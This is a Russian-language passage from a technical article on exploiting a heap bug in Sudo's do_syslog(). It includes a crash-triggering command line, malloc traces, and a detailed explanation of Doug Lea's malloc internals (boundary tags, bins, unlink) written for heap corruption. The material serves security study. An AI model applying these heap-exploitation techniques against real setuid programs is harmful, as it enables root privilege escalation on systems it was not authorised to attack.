                SYSLOG( pri,"%8.8s : (command continued) %s",user_name,p );
        }
    }
}
```

2.1.2 - Нарушение сегментации

Крис Уилсон обнаружил, что длинные аргументы командной строки вызывают аварийное завершение Sudo во время выполнения `do_syslog()`:

```
$ /usr/bin/sudo /bin/false `/usr/bin/perl -e 'print "A" x 31337'`
Password:
maxx is not in the sudoers file.  This incident will be reported.
Segmentation fault
```

Действительно, цикл[7] не проверяет символы NUL и поэтому продвигает `p` далеко за конец NUL-терминированной строки `msg` (созданной функциями `log_auth()` или `log_error()` через `easprintf()`, обёртку вокруг `vasprintf(3)`). Когда `p` достигает конца heap (msg, конечно, расположена в heap, так как `vasprintf(3)` использует `malloc(3)` и `realloc(3)` для выделения динамической памяти), Sudo в конечном итоге падает на строке[7] с нарушением сегментации после операции чтения за пределами допустимой области.

Этот segfault возникает только при передаче длинных аргументов командной строки, потому что цикл[7] должен выполняться многократно, чтобы достичь конца heap (после конца буфера msg, но до конца heap, могут встречаться символы SPACE, заставляющие `do_syslog()` выходить из цикла[7]). Следовательно, длина строки `msg` должна быть кратно больше MAXSYSLOGLEN, поскольку цикл[1] работает, пока count не достигает `(strlen(msg)/MAXSYSLOGLEN + 1)`.

2.2 - Нереальный эксплойт

Падение при незаконной операции чтения — одно, а возможность выполнить незаконную операцию записи для получения привилегий root — совсем другое. К сожалению, `do_syslog()` изменяет heap только в двух местах: строка[5] и строка[6]. Если `do_syslog()` ошибочно перезаписывает символ на строке[5], воспользоваться этим нужно во время одного из вызовов syslog(3) между строками[5] и[6], поскольку ошибочно перезаписанный символ немедленно восстанавливается на строке[6].

Так как `msg` была выделена в heap через `malloc(3)` и `realloc(3)`, сразу после конца буфера `msg` хранится интересная структура, поддерживаемая внутренне malloc: так называемый граничный тег. Если syslog(3) использует одну из функций malloc (calloc(3), malloc(3), free(3) или realloc(3)) и если эксплойт Sudo повреждает этот граничный тег во время выполнения `do_syslog()`, могут произойти нехорошие вещи. Но действительно ли syslog(3) вызывает функции malloc?

```
$ /usr/bin/sudo /bin/false `/usr/bin/perl -e 'print "A" x 1337'`
[...]
malloc( 100 ): 0x08068120;
malloc( 300 ): 0x08060de0;
free( 0x08068120 );
malloc( 700 ): 0x08060f10;
free( 0x08060de0 );
malloc( 1500 ): 0x080623b0;
free( 0x08060f10 );
realloc( 0x080623b0, 1420 ): 0x080623b0;
[...]
malloc( 192 ): 0x08062940;
malloc( 8192 ): 0x080681c8;
realloc( 0x080681c8, 119 ): 0x080681c8;
free( 0x08062940 );
free( 0x080681c8 );
[...]
```

Первая серия вызовов malloc была выполнена `log_auth()` для выделения памяти под буфер `msg`, но вторая серия была выполнена... syslog(3). Возможно, эксплойт Sudo не такой уж нереальный.

2.3 - Повреждение heap

Однако действительно ли возможно изменить конкретный байт граничного тега, расположенного после буфера `msg` (или, в более общем смысле, перезаписать на строке[5] произвольный символ после конца `msg` байтом NUL)? Если эксплойт Sudo опирается исключительно на содержимое буфера `msg` (который, к счастью, состоит из различных строк, заданных пользователем: текущий рабочий каталог, команда sudo и так далее), ответ — нет. Это утверждение доказывается ниже.

Символ, перезаписываемый на строке[5] байтом NUL, указан в `tmp`:

• `tmp` берётся из цикла[3], если среди первых MAXSYSLOGLEN байт после `p` есть символ SPACE. В этом случае `tmp` указывает на первый символ SPACE, встреченный при движении от `(p + MAXSYSLOGLEN)` до `p`.

-- Если перезаписанный символ SPACE находится внутри буфера `msg`, повреждения heap нет вовсе, так как операция записи является законной.

-- Если этот первый встреченный символ SPACE находится за пределами буфера `msg`, эксплойт Sudo не может контролировать его точное положение, опираясь только на содержимое `msg`, и, следовательно, не может контролировать, куда записывается байт NUL.

• `tmp` берётся из строки[4], если среди первых MAXSYSLOGLEN байт после `p` нет символа SPACE. Тогда `tmp` равен `(p + MAXSYSLOGLEN)`.

-- Если и `p`, и `tmp` находятся внутри буфера `msg`, повреждение памяти невозможно, так как перезапись символа `tmp` внутри буфера, возвращённого malloc, является законным действием.

-- Если `p` находится внутри буфера `msg`, а `tmp` — снаружи... это невозможно, потому что NUL-терминатор в конце буфера `msg`, расположенный между `p` и `tmp`, не позволяет `do_syslog()` успешно пройти проверку[2] (а код на строке[8] не представляет интереса, так как не выполняет операций записи).

Кроме того, если проверка[2] однажды не пройдена, она никогда не пройдёт, поскольку `p` больше не будет изменяться, и `strlen(p)` останется меньше или равным MAXSYSLOGLEN, вынуждая `do_syslog()` снова и снова выполнять код на строке[8].

-- Если и `p`, и `tmp` находятся за пределами буфера `msg`, `p` указывает на первый символ SPACE, встреченный после конца строки `msg`, куда он был вытолкнут циклом[7]. Если эксплойт Sudo опирается исключительно на содержимое `msg`, он не может контролировать `p`, поскольку не может контролировать появление символов SPACE после конца строки `msg`. Следовательно, он не может контролировать `tmp`, который указывает место записи байта NUL, поскольку `tmp` зависит от `p`.

Кроме того, после того как `p` был вытолкнут за пределы буфера `msg` циклом[7], между `p` и `(p + MAXSYSLOGLEN)` не должно быть символа NUL, чтобы успешно пройти проверку[2]. Эксплойту Sudo снова придётся опираться на содержимое памяти после `msg`.

2.4 - Промежуточный вывод

Эксплойт Sudo должен:

• перезаписать байт граничного тега, расположенного после буфера `msg`, байтом NUL... а значит, он должен контролировать содержимое памяти после `msg` (управляемой malloc), потому что, как доказано в 2.3, контроль буфера `msg` сам по себе недостаточен;

• воспользоваться ошибочно перезаписанным байтом до его восстановления... а значит, один из вызовов malloc, выполняемых syslog(3), должен прочитать повреждённый граничный тег и дополнительно изменить обычный ход выполнения Sudo.

Но для выполнения этих задач необходимо глубокое понимание внутренней работы malloc.

---

3 - Doug Lea's Malloc

Doug Lea's Malloc (или сокращённо dlmalloc) — это аллокатор памяти, используемый библиотекой GNU C (доступен в каталоге malloc исходного дерева библиотеки). Он управляет heap и, соответственно, предоставляет функции calloc(3), malloc(3), free(3) и realloc(3) для выделения и освобождения динамической памяти.

Описание ниже сосредоточено на аспектах dlmalloc, необходимых для успешного повреждения heap и последующей эксплуатации одного из вызовов malloc для выполнения произвольного кода. Более полное описание доступно в исходном дереве библиотеки GNU C и по следующим адресам:

```
ftp://gee.cs.oswego.edu/pub/misc/malloc.c
http://gee.cs.oswego.edu/dl/html/malloc.html
```

3.1 - Аллокатор памяти

«Это не самый быстрый, не самый экономичный по пространству, не самый переносимый и не самый настраиваемый malloc, который когда-либо писали. Однако он входит в число самых быстрых, будучи при этом среди наиболее экономичных, переносимых и настраиваемых. Последовательный баланс между этими факторами даёт хороший аллокатор общего назначения для программ, интенсивно использующих malloc».

3.1.1 - Цели

Основные проектные цели этого аллокатора: максимальная совместимость, максимальная переносимость, минимальное использование пространства, минимальное время, максимальная настраиваемость, максимальная локальность, максимальное обнаружение ошибок, минимальные аномалии. Некоторые из этих целей критически важны с точки зрения повреждения heap и последующей эксплуатации вызовов malloc:

• **Максимальная переносимость**: «соответствие всем известным системным ограничениям выравнивания и правилам адресации». Как подробно описано в 3.2.2 и 3.3.2, выравнивание по 8 байтам жёстко встроено в дизайн dlmalloc. Это одна из главных характеристик, которую нужно постоянно держать в уме.

• **Минимальное использование пространства**: «Аллокатор [...] должен поддерживать память так, чтобы минимизировать фрагментацию — дыры в непрерывных блоках памяти, не используемые программой». Но дыры иногда нужны для успешной атаки на программы, неправильно управляющие heap (например, Sudo).

• **Максимальная настраиваемость**: «Опциональные функции и поведение должны контролироваться пользователями». Переменные окружения, например `MALLOC_TOP_PAD_`, изменяют функционирование dlmalloc и, следовательно, могут помочь в эксплуатации вызовов malloc. К сожалению, они не загружаются при запуске программ с битами SUID или SGID.

• **Максимальная локальность**: «Выделение блоков памяти, которые обычно используются вместе, рядом друг с другом». Эксплойт Sudo, например, в значительной мере опирается на эту функцию для надёжного создания дыр в памяти, управляемой dlmalloc.

• **Максимальное обнаружение ошибок**: «Аллокаторы должны предоставлять некоторые средства обнаружения повреждений из-за перезаписи памяти, множественных освобождений и так далее». К счастью для атакующего, разбивающего heap для выполнения произвольного кода, библиотека GNU C не активирует эти механизмы обнаружения ошибок по умолчанию (опция компиляции `MALLOC_DEBUG` и отладочные хуки malloc: `__malloc_hook`, `__free_hook` и т.д.).

3.1.2 - Алгоритмы

«В то время как слияние через граничные теги и стратегия наилучшего совпадения через бины представляют собой основные идеи алгоритма, дальнейшие соображения привели к ряду эвристических улучшений. Они включают сохранение локальности, сохранение wilderness, отображение памяти».

3.1.2.1 - Граничные теги

Блоки памяти, управляемые Doug Lea's Malloc, «несут с собой поля информации о размере как перед блоком, так и после него. Это обеспечивает две важные возможности:

• Два соседних неиспользуемых блока могут быть объединены в один более крупный блок. Это минимизирует количество неиспользуемых малых блоков.

• Все блоки могут обходиться начиная с любого известного блока как в прямом, так и в обратном направлении».

Наличие такого граничного тега (структуры, содержащей упомянутые поля информации, подробно описанной в 3.3) между каждым блоком памяти является даром небес для атакующего, пытающегося эксплуатировать неправильное управление heap. Действительно, граничные теги являются управляющими структурами, расположенными в самой середине потенциально повреждаемой области памяти (heap), и если атакующему удастся заставить dlmalloc обработать тщательно созданный поддельный (или изменённый) граничный тег, он, в конечном счёте, сможет выполнить произвольный код.

Например, атакующий может переполнить буфер, динамически выделенный malloc(3), и перезаписать следующий непрерывный граничный тег (эксплойт для браузеров Netscape), или вызвать недополнение такого буфера и перезаписать граничный тег непосредственно перед ним (эксплойт для Secure Locate), или заставить уязвимую программу выполнить некорректный вызов free(3) (эксплойт для LBNL traceroute) или множественные освобождения, или перезаписать один байт граничного тега байтом NUL (эксплойт для Sudo) и так далее:

```
http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt
ftp://maxx.via.ecp.fr/dislocate/
http://www.synnergy.net/downloads/exploits/traceroute-exp.txt
ftp://maxx.via.ecp.fr/traceroot/
```

3.1.2.2 - Бины

«Доступные блоки хранятся в бинах, сгруппированных по размеру», как упомянуто в 3.1.2.2 и 3.2.3. В зависимости от своего размера свободный блок помещается dlmalloc в бин, соответствующий нужному диапазону размеров (бины подробно описаны в 3.4):

• если размер блока равен, например, 200 байт, он хранится в бине для свободных блоков размером ровно 200 байт;

• если размер блока равен 1504 байт, он хранится в бине для свободных блоков размером от 1472 до 1536 байт;

• если размер блока равен 16392 байт, он хранится в бине для свободных блоков размером от 16384 до 20480 байт;

• и так далее (порядок вычисления этих диапазонов и выбора нужного бина описан в 3.4.1).

«Поиск доступных блоков выполняется в порядке наименьшего первого, с наилучшим совпадением. [...] До версий 1995 года блоки оставались несортированными внутри бинов, поэтому стратегия наилучшего совпадения была лишь приближённой. В более поздних версиях блоки сортируются по

размеру внутри бинов, при равенстве размеров действует правило «старейший первый»».

Эти алгоритмы реализованы через функцию `chunk_alloc()` (вызываемую, например, malloc(3)) и макрос `frontlink()`, подробно описанные в 3.5.1 и 3.4.2.

3.1.2.3 - Сохранение локальности

«В текущей версии malloc вариант next-fit используется только в ограниченном контексте, который сохраняет локальность в тех случаях, когда это меньше всего конфликтует с другими целями: если блок точно нужного размера недоступен, используется (и снова разделяется) наиболее недавно разделённое пространство, если оно достаточно велико; иначе используется стратегия наилучшего совпадения».

Эта характеристика, реализованная в функции `chunk_alloc()`, оказалась существенной для эксплойта Sudo. Благодаря этой функции эксплойт мог направить целую серию вызовов malloc(3) в конкретную свободную область памяти и, следовательно, защитить другую свободную область памяти, которая должна была оставаться нетронутой (и которая иначе была бы выделена на шаге наилучшего совпадения алгоритма malloc).

3.1.2.4 - Сохранение wilderness

«Блок wilderness (так назван Ким-Фонгом Во) представляет собой пространство, граничащее с самым верхним адресом, выделенным из системы. Поскольку он находится на границе, это единственный блок, который может быть произвольно расширен (через sbrk в Unix), чтобы стать больше (если только sbrk не завершается ошибкой из-за исчерпания всей памяти).

Один из способов работы с блоком wilderness — обращаться с ним примерно так же, как с любым другим блоком. [...] В настоящее время используется лучшая стратегия: обращаться с блоком wilderness как с большим, чем все остальные, поскольку его можно сделать таким (в пределах системных ограничений), и использовать его именно так в сканировании по принципу наилучшего совпадения. Это гарантирует, что блок wilderness используется только тогда, когда других блоков нет, что дополнительно предотвращает излишнюю фрагментацию».

Блок wilderness — один из самых опасных противников для атакующего, пытающегося эксплуатировать неправильное управление heap. Поскольку этот блок памяти обрабатывается специально внутренними процедурами dlmalloc (как подробно описано в 3.5), атакующий редко сможет выполнить произвольный код, если повредит исключительно граничный тег, связанный с блоком wilderness.

3.1.2.5 - Отображение памяти

«В дополнение к расширению областей выделения общего назначения через sbrk, большинство версий Unix поддерживают системные вызовы, такие как mmap, которые выделяют отдельную несмежную область памяти для использования программой. Это обеспечивает второй вариант в malloc для удовлетворения запроса памяти. [...] текущая версия malloc использует mmap только если (1) запрос превышает (динамически регулируемый) порог размера (по умолчанию 1 МБ) и (2) запрошенное пространство недоступно в существующей арене и должно быть получено через sbrk».

По этим двум причинам, а также потому что переменные окружения, изменяющие поведение механизма отображения памяти (`MALLOC_MMAP_THRESHOLD_` и `MALLOC_MMAP_MAX_`), не загружаются при запуске программ с битами SUID или SGID, полное знание механизма

отображения памяти не обязательно при злоупотреблении вызовами malloc. Однако оно будет кратко рассмотрено в 3.3.4 и 3.5.

3.2 - Блоки памяти

Heap делится Doug Lea's Malloc на непрерывные блоки памяти. Структура heap меняется при вызовах функций malloc (блоки могут выделяться, освобождаться, разделяться, объединяться), но все процедуры соблюдают инвариант: ни один свободный блок физически не граничит с другим свободным блоком (два смежных неиспользуемых блока всегда объединяются в один более крупный блок).

3.2.1 - Обзор публичных процедур

Блоки памяти, управляемые dlmalloc, выделяются и освобождаются через четыре основные публичные процедуры:

• `malloc(size_t n)`: возвращает указатель на новый выделенный блок не менее n байт или null, если пространство недоступно.

Процедура malloc(3) опирается на внутреннюю функцию `chunk_alloc()`, упомянутую в 3.1.2 и подробно описанную в 3.5.1.

• `free(Void_t* p)`: освобождает блок памяти, на который указывает p, или не имеет эффекта, если p равен null.

Процедура free(3) зависит от внутренней функции `chunk_free()`, представленной в 3.5.2.

• `realloc(Void_t* p, size_t n)`: возвращает указатель на блок размером n, содержащий те же данные, что и блок p, до минимума из (n, размер p) байт, или null, если пространство недоступно. Возвращённый указатель может совпадать с p или нет. Если p равен null, ведёт себя аналогично malloc. Если не определён `REALLOC_ZERO_BYTES_FREES`, realloc с аргументом размера ноль (пере)выделяет блок минимального размера.

realloc(3) вызывает внутреннюю функцию `chunk_realloc()` (подробно описанную в 3.5.3), которая, в свою очередь, опирается на `chunk_alloc()` и `chunk_free()`. В качестве примечания: библиотека GNU C определяет `REALLOC_ZERO_BYTES_FREES`, так что realloc с аргументом размера ноль освобождает выделенный блок p.

• `calloc(size_t unit, size_t quantity)`: возвращает указатель на `quantity * unit` байт, инициализированных нулями.

calloc(3) ведёт себя как malloc(3) (вызывает `chunk_alloc()` аналогичным образом), за исключением того, что calloc(3) обнуляет выделенный блок перед возвратом пользователю. calloc(3) не рассматривается в данной статье.

3.2.2 - Ключевые характеристики

Когда пользователь вызывает dlmalloc для выделения динамической памяти, эффективный размер выделяемого блока (количество байт, реально изолируемых в heap) никогда не равен размеру, запрошенному пользователем. Эта разница — следствие наличия граничных тегов до и после буфера, возвращаемого пользователю, и результат выравнивания по 8 байтам, упомянутого в 3.1.1.

• **Выравнивание**: поскольку размер блока всегда кратен 8 байтам (порядок вычисления эффективного размера блока описан в 3.3.2) и поскольку самый первый блок в heap выровнен по 8

байтам, блоки памяти, возвращаемые пользователю (и связанные граничные теги), всегда выровнены по адресам, кратным 8 байтам.

• **Минимальные накладные расходы на выделенный блок**: каждый выделенный блок имеет скрытые накладные расходы не менее 4 байт. Целое число, образованное этими 4 байтами, — поле граничного тега, связанного с каждым блоком, — хранит информацию о размере и состоянии и подробно описано в 3.3.4.

• **Минимальный выделяемый размер**: когда malloc(3) вызывается с аргументом размера ноль, Doug Lea's Malloc фактически выделяет 16 байт в heap (минимальный выделяемый размер, равный размеру граничного тега).

3.2.3 - Свободные блоки

Доступные блоки хранятся в нескольких местах:

• бины (упомянуты в 3.1.2.2 и подробно описаны в 3.4) хранят исключительно свободные блоки памяти;

• самый верхний доступный блок (блок wilderness, представленный в 3.1.2.4) всегда свободен и никогда не включается ни в один бин;

• остаток наиболее недавно разделённого (не верхнего) блока всегда свободен и никогда не включается ни в один бин.


3.3 - Граничные теги


3.3.1 - Структура

```
#define INTERNAL_SIZE_T size_t

struct malloc_chunk {
    INTERNAL_SIZE_T prev_size;
    INTERNAL_SIZE_T size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
};
```

Эта структура, хранящаяся перед каждым блоком памяти, управляемым Doug Lea's Malloc, является представлением граничных тегов, введённых в 3.1.2.1. Способ использования её полей зависит от того, свободен ли связанный блок и свободен ли предыдущий блок.

• Выделенный блок выглядит так:





`chunk` — начало блока (и, следовательно, начало связанного граничного тега) для большей части кода dlmalloc, `nextchunk` — начало следующего непрерывного блока, а `mem` — указатель, возвращаемый пользователю (например, malloc(3) или realloc(3)).


Преобразование из заголовков malloc (`chunk`) в указатели пользователя (`mem`) и обратно выполняется двумя макросами, `chunk2mem()` и `mem2chunk()`. Они просто добавляют или вычитают 8 байт (размер полей `prev_size` и `size`, разделяющих `mem` и `chunk`):

```
#define Void_t void
#define SIZE_SZ sizeof(INTERNAL_SIZE_T)
typedef struct malloc_chunk * mchunkptr;

#define chunk2mem( p ) \
    ( (Void_t *)((char *)(p) + 2*SIZE_SZ) )

#define mem2chunk( mem ) \
    ( (mchunkptr)((char *)(mem) - 2*SIZE_SZ) )
```

Хотя пользователь никогда не должен использовать больше байт, чем запросил, количество байт, зарезервированных для пользователя Doug Lea's Malloc, может фактически превышать объём запрошенной динамической памяти (из-за выравнивания по 8 байтам). Фактически, область памяти, в которой пользователь может хранить данные без повреждения heap, начинается в `mem` и заканчивается в (включая) поле `prev_size` блока `nextchunk` (это поле `prev_size` не используется dlmalloc, поскольку `chunk` выделен, и поэтому может содержать пользовательские данные для экономии), и таким образом имеет длину `(("nextchunk" + 4) - "mem")` байт.

Но размер этой области, `(("nextchunk" + 4) - "mem")`, также равен `(("nextchunk" + 4) - ("chunk" + 8))`, что, конечно, равно `(("nextchunk" - "chunk") - 4)`. Поскольку `("nextchunk" - "chunk")` — эффективный размер блока `chunk`, размер области памяти, в которой пользователь может хранить данные без повреждения heap, равен эффективному размеру блока минус 4 байта.

• Свободные блоки хранятся в круговых двусвязных списках (описанных в 3.4.2) и выглядят так:



3.3.2 - Размер блока

Когда пользователь запрашивает `req` байт динамической памяти (например, через malloc(3) или realloc(3)), dlmalloc сначала вызывает `request2size()` для преобразования `req` в пригодный размер `nb` (эффективный размер выделяемого блока памяти, включая накладные расходы). Макрос `request2size()` мог бы просто добавить 8 байт к `req` и выглядеть так:

```
#define request2size( req, nb ) \
    ( nb = (req) + SIZE_SZ + SIZE_SZ )
```

Но эта первая версия `request2size()` не оптимальна, поскольку не учитывает тот факт, что поле `prev_size` следующего непрерывного блока может содержать пользовательские данные. Поэтому `request2size()` должен вычесть 4 байта из предыдущего результата:

```
#define request2size( req, nb ) \
    ( nb = ((req) + SIZE_SZ + SIZE_SZ) - SIZE_SZ )
```

Этот макрос эквивалентен:

```
#define request2size( req, nb ) \
    ( nb = (req) + SIZE_SZ )
```

К сожалению, этот макрос `request2size()` некорректен, поскольку, как упомянуто в 3.2.2, размер блока всегда должен быть кратен 8 байтам. Поэтому `request2size()` должен возвращать первое кратное 8 байтам, большее или равное `((req) + SIZE_SZ)`:

```
#define MALLOC_ALIGNMENT ( SIZE_SZ + SIZE_SZ )
#define MALLOC_ALIGN_MASK ( MALLOC_ALIGNMENT - 1 )

#define request2size( req, nb ) \
    ( nb = (((req) + SIZE_SZ) + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK )
```

Функция `request2size()`, реализованная в эксплойте Sudo, аналогична, но возвращает MINSIZE, если теоретический эффективный размер блока меньше MINSIZE байт (минимальный выделяемый размер):

```
#define MINSIZE sizeof(struct malloc_chunk)

size_t request2size( size_t req )
{
    size_t nb;

    nb = req + ( SIZE_SZ + MALLOC_ALIGN_MASK );
    if ( nb < (MINSIZE + MALLOC_ALIGN_MASK) ) {
        nb = MINSIZE;
    } else {
        nb &= ~MALLOC_ALIGN_MASK;
    }
    return( nb );
}
```

Наконец, макрос `request2size()`, реализованный в Doug Lea's Malloc, работает аналогично, но добавляет обнаружение целочисленного переполнения:

```
#define request2size(req, nb) \
 ((nb = (req) + (SIZE_SZ + MALLOC_ALIGN_MASK)),\
  ((long)nb <= 0 || nb < (INTERNAL_SIZE_T) (req) \
   ? (__set_errno (ENOMEM), 1) \
   : ((nb < (MINSIZE + MALLOC_ALIGN_MASK) \
           ? (nb = MINSIZE) : (nb &= ~MALLOC_ALIGN_MASK)), 0)))
```

3.3.3 - Поле prev_size

Если блок памяти, расположенный непосредственно перед блоком `p`, выделен (как dlmalloc определяет, выделен ли предыдущий блок, подробно описано в 3.3.4), то 4 байта поля `prev_size`

блока `p` не используются dlmalloc и поэтому могут содержать пользовательские данные (для экономии).

Но если блок памяти, расположенный непосредственно перед блоком `p`, свободен, поле `prev_size` блока `p` используется dlmalloc и содержит размер этого предыдущего свободного блока. Имея указатель на блок `p`, адрес предыдущего блока можно вычислить с помощью макроса `prev_chunk()`:

```
#define prev_chunk( p ) \
    ( (mchunkptr)(((char *)(p)) - ((p)->prev_size)) )
```

3.3.4 - Поле size

Поле `size` граничного тега хранит эффективный размер (в байтах) связанного блока памяти и дополнительную статусную информацию. Эта информация хранится в 2 наименее значимых битах, которые иначе были бы не использованы (поскольку, как подробно описано в 3.3.2, размер блока всегда кратен 8 байтам, и 3 наименее значимых бита поля `size` всегда были бы равны 0).

Младший бит поля `size` хранит бит PREV_INUSE, а второй-по-младшинству — бит IS_MMAPPED:

```
#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2
```

Чтобы извлечь эффективный размер блока `p` из его поля `size`, dlmalloc маскирует эти два бита статуса, используя макрос `chunksize()`:

```
#define SIZE_BITS ( PREV_INUSE | IS_MMAPPED )

#define chunksize( p ) \
    ( (p)->size & ~(SIZE_BITS) )
```

• Если бит IS_MMAPPED установлен, связанный блок был выделен через механизм отображения памяти, описанный в 3.1.2.5. Для определения этого Doug Lea's Malloc вызывает `chunk_is_mmapped()`:

```
#define chunk_is_mmapped( p ) \
    ( (p)->size & IS_MMAPPED )
```

• Если бит PREV_INUSE блока `p` установлен, физический блок памяти, расположенный непосредственно перед `p`, выделен, и поле `prev_size` блока `p` может содержать пользовательские данные. Но если бит PREV_INUSE сброшен, физический блок перед `p` свободен, и поле `prev_size` блока `p` используется dlmalloc и содержит размер этого предыдущего физического блока.

Doug Lea's Malloc использует макрос `prev_inuse()` для определения, выделен ли физический блок непосредственно перед блоком памяти `p`:

```
#define prev_inuse( p ) \
    ( (p)->size & PREV_INUSE )
```

Но чтобы определить, используется ли сам блок `p` или нет, dlmalloc должен извлечь бит PREV_INUSE следующего непрерывного блока памяти:

```
#define inuse( p ) \
    (((mchunkptr)((char*)(p)+((p)->size&~PREV_INUSE)))->size&PREV_INUSE)
```

3.4 - Бины

«Доступные блоки хранятся в бинах, сгруппированных по размеру», как упомянуто в 3.1.2.2 и 3.2.3. Два исключения — это остаток наиболее недавно разделённого (не верхнего) блока памяти и самый верхний доступный блок (блок wilderness), которые обрабатываются специально и никогда

не включаются ни в один бин.

3.4.1 - Индексирование бинов

Бинов достаточно много (128), и в зависимости от своего размера (эффективного размера, а не размера, запрошенного пользователем) свободный блок памяти помещается dlmalloc в бин, соответствующий нужному диапазону размеров. Для нахождения индекса этого бина (128 бинов хранятся в массиве) dlmalloc вызывает макросы `smallbin_index()` и `bin_index()`.

```
#define smallbin_index( sz ) \
    ( ((unsigned long)(sz)) >> 3 )
```

Doug Lea's Malloc считает блоки размером менее 512 байт «малыми блоками» и хранит их в одном из 62 так называемых малых бинов. Каждый малый бин содержит блоки одинакового размера, и поскольку минимальный выделяемый размер — 16 байт, а размер блока всегда кратен 8 байтам, первый малый бин содержит блоки по 16 байт, второй — по 24 байта, третий — по 32 байта и так далее, последний — блоки по 504 байта. Индекс бина, соответствующего размеру `sz` малого блока, равен `(sz / 8)`, как реализовано в макросе `smallbin_index()`.

```
#define bin_index(sz)                                                          \
((((unsigned long)(sz) >> 9) ==    0) ?       ((unsigned long)(sz) >>  3):\
 (((unsigned long)(sz) >> 9) <=    4) ?  56 + ((unsigned long)(sz) >>  6):\
 (((unsigned long)(sz) >> 9) <=   20) ?  91 + ((unsigned long)(sz) >>  9):\
 (((unsigned long)(sz) >> 9) <=   84) ? 110 + ((unsigned long)(sz) >> 12):\
 (((unsigned long)(sz) >> 9) <=  340) ? 119 + ((unsigned long)(sz) >> 15):\
 (((unsigned long)(sz) >> 9) <= 1364) ? 124 + ((unsigned long)(sz) >> 18):\
                                        126)
```

Индекс бина для блока памяти размером не менее 512 байт получается с помощью макроса `bin_index()`. Благодаря `bin_index()` можно определить диапазон размеров, соответствующий каждому бину:

• Свободный блок размером 1504 байт хранится в бине номер 79 (`56 + (1504 >> 6)`), поскольку `(1504 >> 9)` равно 2 и, следовательно, больше 0, но не превышает 4. Кроме того, бин номер 79 содержит блоки размером от 1472 (`(1504 >> 6) * 2^6`) до 1536 байт (`1472 + 2^6`).

• Свободный блок размером 16392 байт хранится в бине номер 114 (`110 + (16392 >> 12)`), поскольку `(16392 >> 9)` равно 32 и, следовательно, больше 20, но не превышает 84. Кроме того, бин номер 114 содержит блоки размером от 16384 до 20480 байт.

• И так далее.

3.4.2 - Связывание блоков в списках бинов

Свободные блоки памяти хранятся в круговых двусвязных списках. На каждый бин приходится один такой список, изначально пустой, поскольку в начале весь heap состоит из одного блока (никогда не включаемого ни в один бин) — блока wilderness. Бин — это не что иное, как пара указателей (прямой и обратный), служащих заголовком связанного двусвязного списка.

«Блоки в каждом бине поддерживаются в порядке убывания по размеру. Для малых бинов это несущественно, поскольку все они содержат блоки одинакового размера, но облегчает выделение с наилучшим совпадением для более крупных блоков».

Прямой указатель бина указывает на первый (наибольший) блок памяти в списке (или на сам бин, если список пуст), прямой указатель этого первого блока указывает на второй блок в списке и так далее, пока прямой указатель блока (последнего в списке) снова не укажет на бин. Обратный указатель бина указывает на последний (наименьший) блок памяти в списке (или на сам бин, если список пуст), обратный указатель этого блока указывает на предыдущий блок в списке и так далее,

пока обратный указатель блока (первого в списке) снова не укажет на бин.

• Чтобы убрать свободный блок `p` из его двусвязного списка, dlmalloc должен заменить обратный указатель блока, следующего за `p` в списке, указателем на блок, предшествующий `p`, и прямой указатель блока, предшествующего `p`, указателем на блок, следующий за `p`. Doug Lea's Malloc вызывает для этого макрос `unlink()`:

```
#define unlink( P, BK, FD ) {            \
    BK = P->bk;                          \
    FD = P->fd;                          \
    FD->bk = BK;                         \
    BK->fd = FD;                         \
}
```

